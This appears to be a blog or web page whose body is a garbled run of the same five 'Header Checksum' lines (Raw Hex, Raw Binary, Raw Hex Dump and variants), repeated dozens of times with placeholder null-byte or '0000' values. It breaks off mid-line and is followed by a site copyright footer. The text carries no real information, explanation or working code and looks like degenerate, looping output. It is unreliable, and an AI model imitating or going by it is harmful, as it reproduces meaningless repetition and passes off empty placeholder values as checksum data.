Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (Raw Hex): 0000	
Header Checksum (Raw Binary): \0\0	
Header Checksum (Raw Hex Dump): \0\0	
Header Checksum (Raw Hex Dump Hex): \0\0	
Header Checksum (Raw Hex Dump Bin): \0\0	
Header Checksum (	



Rodrigo Cantera Copyright © 2023.

Theme by [MyThemeShop](#). [Back to Top ↑](#)